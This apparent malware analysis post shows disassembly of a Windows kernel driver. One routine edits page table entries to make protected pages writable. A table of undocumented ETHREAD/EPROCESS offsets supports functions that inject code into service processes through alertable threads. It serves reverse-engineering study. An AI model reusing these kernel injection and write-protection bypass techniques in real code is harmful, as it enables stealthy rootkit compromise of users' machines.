.text:000155B3 89 4D F8                        mov     [ebp+pPTE], ecx
.text:000155B6 C7 45 FC 02 08+                 mov     [ebp+WritableMask], 100000000010b ; Writable bits mask for PTE
.text:000155BD 8B 4D 08                        mov     ecx, [ebp+pBuffer]
.text:000155C0 8B 01                           mov     eax, [ecx]
.text:000155C2 0F 20 E0                        mov     eax, cr4
.text:000155C5 89 45 F4                        mov     [ebp+var_C], eax
.text:000155C8 8B 55 F4                        mov     edx, [ebp+var_C]
.text:000155CB 83 E2 20                        and     edx, 100000b    ; CR4.PAE
.text:000155CE 74 10                           jz      short jItsNotPAEMode
.text:000155CE
.text:000155D0 8B 45 08                        mov     eax, [ebp+pBuffer]
.text:000155D3 C1 E8 0C                        shr     eax, 0Ch
.text:000155D6 8D 0C C5 00 00+                 lea     ecx, ds:0C0000000h[eax*8]
.text:000155DD 89 4D F8                        mov     [ebp+pPTE], ecx
.text:000155DD
.text:000155E0
.text:000155E0                 jItsNotPAEMode:                         ; CODE XREF: fnCopyBytesIntoProcessMemory+2E↑j
.text:000155E0 8B 55 F8                        mov     edx, [ebp+pPTE]
.text:000155E3 8B 02                           mov     eax, [edx]
.text:000155E5 89 45 F0                        mov     [ebp+PTE], eax
.text:000155E8 8B 4D F8                        mov     ecx, [ebp+pPTE]
.text:000155EB 8B 11                           mov     edx, [ecx]
.text:000155ED 0B 55 FC                        or      edx, [ebp+WritableMask]
.text:000155F0 8B 45 F8                        mov     eax, [ebp+pPTE]
.text:000155F3 89 10                           mov     [eax], edx
```


direct acces to process page table

direct access to PTE of target page

Pages translation scheme:



Undocumented kernel objects offsets table:



```
.data:0001C2B0 FF FF FF FF    ETHREAD_Obj_Alertable_Field_Offs dd 0FFFFFFFFh
.data:0001C2B0                                                 ; DATA XREF: FnLookupAlertableServicesThread+9C↑r
.data:0001C2B4 58 01 00 00                    dd 158h
.data:0001C2B8 64 01 00 00                    dd 164h
.data:0001C2BC 58 00 00 00                    dd 58h
.data:0001C2C0 58 00 00 00                    dd 58h
.data:0001C2C4 FF FF FF FF    ETHREAD_Obj_ApcQueueable_Field_offs dd 0FFFFFFFFh
.data:0001C2C4                                                 ; DATA XREF: FnLookupAlertableServicesThread+AE↑r
.data:0001C2C8 5A 01 00 00                    dd 15Ah
.data:0001C2CC 66 01 00 00                    dd 166h
.data:0001C2D0 09 01 00 00                    dd 109h
.data:0001C2D4 3F 00 00 00                    dd 3Fh
.data:0001C2D8 FF FF FF FF    EPROCESS_Obj_Peb_Field_offs dd 0FFFFFFFFh
.data:0001C2D8                                                 ; DATA XREF: FnInjectCodeIntoServices+AD↑r
.data:0001C2DC B0 01 00 00                    dd 1B0h
.data:0001C2E0 B0 01 00 00                    dd 1B0h
.data:0001C2E4 90 01 00 00                    dd 190h
.data:0001C2E8 A0 01 00 00                    dd 1A0h
```

**posted by** https://twitter.com/artem_i_baranov